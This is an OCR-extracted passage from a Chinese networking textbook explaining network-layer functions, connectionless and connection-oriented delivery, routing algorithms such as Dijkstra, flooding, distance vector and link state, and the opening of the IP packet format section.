


图 5-2 路由器内存不足导致拥塞

(2) 线路带宽浪费

线路带宽浪费在共享式局域网中很常见。例如，在总线型网络中采用 CSMA/CD 竞争机制发送数据，当网络中节点过多时，节点用于竞争的时间会远远大于数据传输的时间，从而导致信道浪费。

此外，路由器处理性能不高、线路带宽低下、较差的路由选择策略等也会造成拥塞。网

络中性能较低的路由器是整个网络的瓶颈，犹如短板效应。只有当系统中所有设备达到平衡时，才能很好解决拥塞问题。

3. 差错控制(可选)

差错控制是检测和纠正传输错误的机制。当数据链路层没有对数据帧进行差错控制时，数据检错任务可由网络层负责；当网络层也没有对数据包进行差错控制时，检错任务可由传输层负责。因此，差错控制是网络层的可选功能，在 3 层中的任何一层完成都可以，但假如 3 层都不进行差错控制，数据就有可能出错。

4. 流量控制(可选)

网络层对数据包进行流量控制，负责匹配收发双方速率。另外，流量控制也可以由数据链路层完成，对数据帧进行流量控制。

5.1.2　网络层两种传输方式

为实现上述功能，网络层在将数据切成数据包后采取两种方式在通信节点中投递，分别是无连接服务和面向连接服务。

1. 无连接服务

无连接服务也称数据报传输方式。由于传输层报文太长不利于传输，故网络层将报文切成单位更小的分组，称为数据包。传输时每个数据包通过不同序号标识，并携带相同的地址信息在网络中经路由器各自投递。当一个报文的数据包沿不同路径乱序抵达目的节点后，再根据序列号拼凑成初始报文交由传输层，如图 5-3 所示。




图 5-3　无连接服务

在无连接服务中，收发双方在通信时不需事先建立连接，实现简单灵活，但可靠性不高，网络中每个数据包尽最大努力投递，在网络拥塞情况下会出现丢包问题，适用于实时性不高的小量数据通信。

2. 面向连接服务

面向连接服务和电话网络相似，数据传输前必须经过建立连接、维持连接和释放连接 3 个过程。当收发双方确立逻辑连接(R4→R5→R3)后，所有数据包都沿这一逻辑通路按照先进先出原则投递，不能单独进行路由选择，如图 5-4 所示。

在面向连接服务中，每个数据包不需携带目的地址，所有数据包统一路径类似于管道方式在网络中传送，不存在乱序和丢包问题，可靠性高，但实现复杂，并且建立连接需要一定时延，适用于传输实时性较高和数据量较大的场合。




图 5-4　面向连接服务

5.2　网络层路由选择

路由器用于实现异构网络之间的连接，根据数据包目的地址计算最佳路径转发至下一路由器，一跳一跳以接力方式将数据包从源节点投递至目的节点。这里的最佳路径不一定是最短路径，而是通过跳数、延迟和带宽等参数计算而得，将其称为路由算法。

路由选择算法分为静态路由算法和动态路由算法。静态路由算法是在建立连接前预先算出来的，路由表信息由管理员指定，算法简单易于实现，但无法适应网络动态变化，不能根据网络流量和拓扑变化调整路由，因此也被称为非自适应算法，一般适应于小型网络或拓扑结构相对稳定的网络中。

动态路由算法可以根据网络当前状态变化动态做出路径选择，通过接收网络中其他路由器更新的路径信息定期更新路由，以此适应网络拓扑变化，适应于大型、复杂多变的网络环境。

5.2.1　最短路径算法

最短路径算法属于静态路由算法，也被称为 Dijkstra 算法，用于计算两节点之间最短通路①。下面以图 5-5 为例计算源节点 1 到网络中其他各节点的最短路径。




图 5-5　最短路径算法实例

① 最短路径不一定是最佳路径，也不一定是最短的物理通路。所谓最短，既可以以实际地理距离度量，也可以用网段数量、列队长度和传输延迟等参数度量。

（1）初始化。令{N}表示网络节点集合，初始状态下 N={①}；若以节点①为源节点，其他节点若与 N 直接相连，则通过 N 到达源节点①的距离为实际距离，否则为∞。

（2）步骤一：从5个节点中找出距源节点最小的节点④并加入 N 中，此时 N={①，④}；其他不在{N}中的节点若与{N}中的任意节点直接相连，那么其通过{N}到达源节点①的距离为实际距离，否则为∞。

（3）步骤二至步骤五依次重复步骤一，直到网络中所有节点都在{N}中为止，从而算出源节点①到节点②的最短距离为2，到节点③的最短距离为3，到节点④的最短距离为1，到节点⑤的最短距离为2，到节点⑥的最短距离为2，最短路径算法见表5-1。

表 5-1　最短路径算法

步骤	{N}	节点②	节点③	节点④	节点⑤	节点⑥
初始化	{①}	2	5	1	∞	∞
步骤一	{①，④}	2	4	最短距离为1	2	∞
步骤二	{①，④，⑤}	2	3	最短距离为1	最短距离为2	4
步骤三	{①，②，④，⑤}	最短距离为2	3	最短距离为1	最短距离为2	4
步骤四	{①，②，③，④，⑤}	最短距离为2	最短距离为3	最短距离为1	最短距离为2	4
步骤五	{①，②，③，④，⑤，⑥}	最短距离为2	最短距离为3	最短距离为1	最短距离为2	最短距离为4

5.2.2　扩散法

第二种静态路由算法是扩散法。当网络中的某个节点接收到不是发给它的数据包时，将转发至除发送线路以外的所有线路上去。扩散法健壮性强①，通过复制的大量数据包总能在第一时间抵达目的节点，但同时也带来数据包拥塞循环的问题。

如图5-6所示，源节点①将数据包发送给节点②和节点⑤。节点2接收到后要转发给节点③和节点⑥，节点⑥要转发给节点⑦、节点⑩和节点⑤；而节点⑤又会转发给源节点①，从而带来数据包循环堵塞带宽问题，在实际中必须采取相应措施限制网络中扩散的数据包数量。第一种方法是在每个数据包上附加计数器，数据包每经过一个节点计数器减1，减到“0”时数据包被丢弃；第二种方法是记录下已复制过的数据包避免再次扩散。如当节点⑤已接收到来自源节点①的数据包时，若稍后又接收到来自节点⑥转发的相同数据包，则将之丢弃，以避免数据包陷入循环。





图5-6　扩散法

在复杂多变的网络拓扑中，一般使用动态路由算法。常用的动态路由算法有距离向量路由算法和链路状态路由算法。

① 扩散法主要应用于军事用途，当部分中间节点被炸毁或故障时仍能抵达目的节点。

5.2.3　距离向量路由算法

在距离向量路由算法中，每个路由器周期性向邻居路由器发送抵达整个网络的路由信息，同时也从相邻路由器接收相同的路由信息并建立和维护路由表，从而网络中所有路由节点都能计算出抵达其他节点的距离，如图 5-7 所示。



(a)

目的节点＼源节点	①	②	③	④
到达①	—	5		
到达②	5	—		
到达③			—	
到达④				—

(b)

目的节点＼源节点	①	②	③	④
到达①	—	5	12	
到达②	5	—	7	
到达③	12	7	—	
到达④				—

(c)

目的节点＼源节点	①	②	③	④
到达①	—	5	12	16
到达②	5	—	7	11
到达③	12	7	—	4
到达④	16	11	4	—

(d)

目的节点＼源节点	①	②	③	④
到达①	—	5	12	8
到达②	5	—	7	3
到达③	12	7	—	4
到达④	8	3	4	—

图 5-7　距离向量路由算法

如图 5-7(a)所示，路由器②启动后周期性与相邻路由器①相互发送 echo 包[①]，计算彼此间距离为 5。

如图 5-7(b)所示，路由器③启动后同样与相邻路由器②发送 echo 包，计算两者之间距离为 7。在相互交换的路由信息中，路由器③得知路由器②能抵达路由器①，距离为 5，则计算出它通过路由器②抵达路由器①的距离为 12；路由器②将抵达路由器③的信息通过 echo 包发给路由器①，从而路由器①也知道能通过路由器②抵达路由器③，距离为 12。

如图 5-7(c)所示，同样原理，路由器④启动后与相邻路由器③相互发送 echo 包并计算彼此间距离为 4。在相互交换的路由信息中，路由器④计算出通过路由器③能抵达路由器

① echo 称为响应包，路由器②将信息发送给路由器①，路由器①对之进行回复，称为响应。

①和②,距离分别为 16 和 11;路由器③将抵达路由器④的信息通过 echo 包向路由器②转发,路由器②再向路由器①转发,直至网络中所有路由器都计算出彼此间的距离,为选择最短路径提供依据。

如图 5-7(d)所示,当路由器④和路由器②互联后相互发送 echo 包计算出彼此间距离为 3,双方更新路由表,并把路由更新信息通过 echo 包转发给与其相邻的路由器①和③。

通过相邻节点间彼此周期性交换路由信息,网络中所有路由器都能计算出抵达其他所有节点的最短路径,动态适应网络拓扑结构变化。

距离向量路由算法虽然能动态适应网络变化,但相邻节点间周期性交换 echo 包会产生较大流量,占用带宽,适用于小规模网络。采取距离向量路由算法的协议有 RIP(Routing information Protocol)路由信息协议①和 IGRP(Interior Gateway Protocol)内部网关路由协议。

5.2.4　链路状态路由算法

距离向量路由算法中的路径成本只考虑到距离,而忽略了带宽、拥塞等因素。链路状态路由算法中的路径成本除了以距离为度量外还增加了链路带宽参数,选择的路径不再是最短路径,而是最佳路径,实现步骤如下。

(1) 网络中每个路由器启动后自动发现与其直接连接的邻居节点。

(2) 通过 echo 包测量与邻居节点的成本花销,包括距离、延迟和带宽。

(3) 将以上信息向全网路由器广播。

(4) 接收网络中其他路由器发送的路由信息广播包,并计算出抵达全网络路由的最佳路径。

链接状态路由算法实现复杂,能在更短时间内适应网络拓扑变化,适用于大规模网络。采用链接状态路由算法最典型协议是 OSPF(Open Shortest Path First)开放式最短路径优先协议②。

5.3　IP 网际协议

IP(Internet Protocol)网际协议是网络层主要协议,它定义了计算机接入互联网时相互的约定和准则,统一传输规范,使异构网络能够互联。任何厂家生产的计算机系统只要遵守 IP 协议,都可以与因特网中其他计算机进行通信。

5.3.1　IP 数据包格式

IP 数据包相当于网络投递中的信封,它说明了数据发送的源地址和目的地址以及数据

---

① RIP 路由协议每隔 30s 发送一次路由信息更新,以跳跃计数为尺度衡量路由距离,数据包每经一个路由器称为一跳。若经过的路由器计数相同,则 RIP 认为两段距离相等。RIP 最多支持 15 跳,即与目的主机之间最多可被 15 个路由器接力投递,适用于小规模网络。

② OSPF 协议在整个网络中划出若干区域,区域内路由器都维护一个相同的、完整的全网链路状态数据库,路由器彼此交换数据库,从而掌握全网拓扑结构,并计算最佳路由。

传输状态。一个完整的数据包由首部和数据两部分组成。首部前20B属于固定长度，是所有IP数据包必须含有的；后面是可选字段，其长度可变。首部后面是数据包所携带的数据，如图5-8所示。

